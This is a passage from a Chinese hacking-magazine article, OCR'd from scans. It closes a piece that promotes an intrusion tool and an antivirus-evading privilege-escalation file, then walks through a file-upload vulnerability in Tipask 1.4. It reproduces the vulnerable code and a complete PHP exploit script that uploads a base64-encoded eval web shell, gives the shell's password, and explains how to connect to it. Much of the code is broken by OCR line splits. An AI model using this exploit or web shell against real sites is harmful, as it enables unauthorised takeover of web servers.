


图15

文章最后隆重推荐一下文中涉及到的两把神器：首先是近来由某大牛写的快速旁注工具WebRobot，此工具确实是同类工具的集大成者，几乎襄括了入侵过程中所需要的全部功能，在诞生之日起就锋芒毕露使得同类工具黯然失色，实乃居家旅行的必备品；最后便是提权过程中用到的iis6.txt，因其提权成功率高威力巨大，将其誉为屠龙宝刀，而且还是免杀的哦亲。相信有此种神器在手，定会使你即使冲锋陷阵于千军万马之中依然如入无人之境。

（文章中涉及的相关工具及部分代码本期光盘已收录）

Tipask问答系统1.4上传漏洞

txcbg

今天在土司看到心灵朋友公布了Tipask问答系统1.4的一个上传漏洞，很快lostwolf朋友公布了漏洞利用EXP。经过测试利用EXP可以瞬间拿到shell，漏洞利用过程很简单。

一、漏洞简介

先来看Tipask官方对它的介绍：“Tipask是一款开源、SEO友好、扩展性强、性能卓越的问答系统！Tipask 独特的MVC构架，使得二次开发非常容易，多种接口方便和已有系统整合。我们的使命：努力打造最适合国人使用的问答系统！”目前Tipask的最新版本为1.4，就是它存在上传漏洞。

漏洞的公布者是心灵，他给出了简短的漏洞分析，这里直接引用：

```
user.php  （用户操作）
    function oneditimg() { //修改头像
        if (isset($_FILES["Filedata"])) {
            $upload_tmp_path = "data/tmp/";
            $fileName = 'bigavatar' . $this->user['uid'] . '.' . substr($_FILES["Filedata"]['name'], -3);
            move_uploaded_file($_FILES["Filedata"]["tmp_name"], $upload_tmp_path . $fileName);
            //这个够直接了
            $img = getimagesize($upload_tmp_path . $fileName);
            $imginfo = array();
            $imginfo['src'] = SITE_URL . $upload_tmp_path . $fileName . '?' . time();
            $imginfo['w'] = $img[0];
            $imginfo['h'] = $img[1];
            $imginfo['ext'] = $img[2];
            echo json_encode($imginfo);
```

```
                //还告诉你上传后路径。。。。。
            } else {
                if ($this->setting["ucenter_open"])
{
                    $this->load('ucenter');
                        $imgstr = $_ENV['ucenter']-
>set_avatar($this->user['uid']);
                }
                include template("editimg");
            }
        }
```

一切来得很直接。

直接上传到data/tmp/bigavatar X .php 后缀都不用去看了。

二、漏洞利用

为了测试这个漏洞，我下载了最新版本的Tipask_v1.4beta_GBK_20111013的源代码，在虚拟机里的PHP环境中搭建好了：Tipask_v1.4beta_GBK_20111013。在虚拟机里的访问地址为http://127.0.0.1/tipask/，如图1。




图1

存在漏洞程序的环境搭建好了，漏洞怎么利用呢？需要注册用户后才能利用？不用！直接利用lostwolf给出的漏洞利用EXP就行了。lostwolf写的EXP的代码为：

```
<?
error_reporting(0);
set_time_limit(0);
ini_set("default_socket_timeout", 5);
define(STDIN, fopen("php://stdin", "r"));
$host = rtrim(ltrim($argv[1],'http://'),'/');
$path = ereg_replace("(/){2,}", "/", $argv[2]);
//print $host;
print "\n+-------------------------------------------
------------------------------+";
p   r   i   n   t   "   \   n   |
|";
print "\n|        __ __| _ \    _ \   |
|        |";
print "\n|     |  |  | |  | |  __|   __ \
_ \ __|          |";
print "\n|     |  |  _| |    | |\__ \   |
| __/ |            |";
print "\n|    _| \___/ \___/ _|____/_)_|
_|\___|\__|        |";
p   r   i   n   t   "   \   n   |
|";
print "\n|    tipask1.4 File Upload Vulner-
ability               |";
p   r   i   n   t   "   \   n   |
|";
p   r   i   n   t   "   \   n   |
|";
print "\n+--------------------------------------
------------------------------+\n";
if ($argc < 3)
{
        print "\nUsage......: php $argv[0] host
path\n";
        print "\nExample....: php $argv[0] lo-
calhost /\n";
        die();
}
exploit($host,$path);
$url=$host;
$ors=okor($host,$path);
if ($ors){
echo "[*]  Shell:-> ".$url.$path."data/tmp/
bigavatar0.php\n";
    }else{
        print "[-]  No Bug!\n";
    }
function exploit($host,$path){
$shellcode='PD9waHAgZXZhbCgkX1BPU1RbbG9zdHdvbGZ
dKT8+';
$file=base64_decode($shellcode);
//print $file;
$postdata ="\r\n";
$postdata .="--xndrotxfbsejfrpdhhivrwqkpxrns-
dxc\r\n";
$postdata .="Content-Disposition: form-data;
```

```
name=\"PHPSESSID\"\r\n";
    $postdata .="\r\n";
    $postdata .="1\r\n";
    $postdata .="--xndrotxfbsejfrpdhhivrwqkpxrns-
dxc\r\n";
    $postdata .="Content-Disposition: form-data;
name=\"Filedata\"; filename=\"1.php\"\r\n";
    $postdata .="Content-Type: image/jpeg\r\n";
    $postdata .="\r\n";
    $postdata .=$file."\r\n";
    $postdata .="--xndrotxfbsejfrpdhhivrwqkpxrns-
dxc--\r\n";
    $payload = "POST {$path}/?user/editimg.html
HTTP/1.1\r\n";
    $payload .="Host: $host\r\n";
    $payload .="User-Agent: Mozilla/5.0 (Windows NT
5.2; rv:2.0.1) Gecko/20100101 Firefox/4.0.1\r\n";
    $payload .="Accept: text/html,application/
xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n";
    $payload .="Accept-Language: zh-cn,zh;q=0.5\r\
n";
    $payload .="Accept-Encoding: gzip, deflate\r\
n";
    $payload .="Accept-Charset: GB2312,utf-
8;q=0.7,*;q=0.7\r\n";
    $payload .="Keep-Alive: 115\r\n";
    $payload .="Proxy-Connection: keep-alive\r\n";
    $payload .="Referer: $host/css/common/swfu-
pload.swf?preventswfcaching=1321556724903\r\n";
    $payload .="Content-type: multipart/form-data;
boundary=xndrotxfbsejfrpdhhivrwqkpxrnsdxc\r\n";
    $payload .="Content-Length: 290 \r\n";
    $payload.=$postdata;
    print $payload;
    $ock=fsockopen($host,80);
    if (!$ock) {
    echo "[*] No response from $host\n";
    }
    fwrite($ock,$payload);
    while (!feof($ock)) {
        //print $payload;
        $exp=fgets($ock, 1024);
        return $exp;
        print $postdata;
    }
  }
  function okor($host,$path){
  $tmp = array();
    $data = "";
    $fp = @fsockopen($host,80,$errno,$errstr,60);
    @fputs($fp,"GET {$path}/data/tmp/bigavatar0.php
HTTP/1.1\r\nHost:$host\r\nConnection: Close\r\n\r\
n");
    while ($fp && !feof($fp))
    $data .= fread($fp, 102400);
    @fclose($fp);
    if (strpos($data, '200') !== false) {
    return      true;
    }else{
    return false;
    }
  }
  ?>
```

把上面代码保存为taexp.php，放到虚拟机中PHP的安装目录C:\AppServ\php5下。打开命令提示符，切换到C:\AppServ\php5目录下。输入php taexp.php，回车后就可以看到如图2的使用说明了。




图2

EXP的使用格式为：

php taexp.php host path

其中host是安装Tipask问答系统的网站的域名或IP地址，path是Tipask问答系统所在的目录，在网站根目录下直接用/。虚拟机中测试网站的IP地址为127.0.0.1，安装目录为tipask，所以输入：

php taexp.php 127.0.0.1 /tipask/

回车后显示如图3。

直接给出了shell的地址127.0.0.1/tipask/data/tmp/bigavatar0.php。来到C:\AppServ\www\tipask\data\tmp目录下，发现果然多了一个名为bigavatar0.php的文件，如图4。用记事本打开文件，文件内容为<?php eval($_POST[lostwolf])?>，是个PHP一句话木马，密码为lost-

wolf，如图5。用lanker一句话PHP后门客户端3.0连接http://127.0.0.1/tipask/data/tmp/bigavatar0.php，成功获得shell，如图6。




图3

至此，漏洞利用完成，可以看到利用EXP拿shell非常简单，只要网站存在这个漏洞，可以瞬间拿到shell。

漏洞是心灵公布的，EXP是lostwolf写的，我只是出于兴趣在本机做个测试。




图4

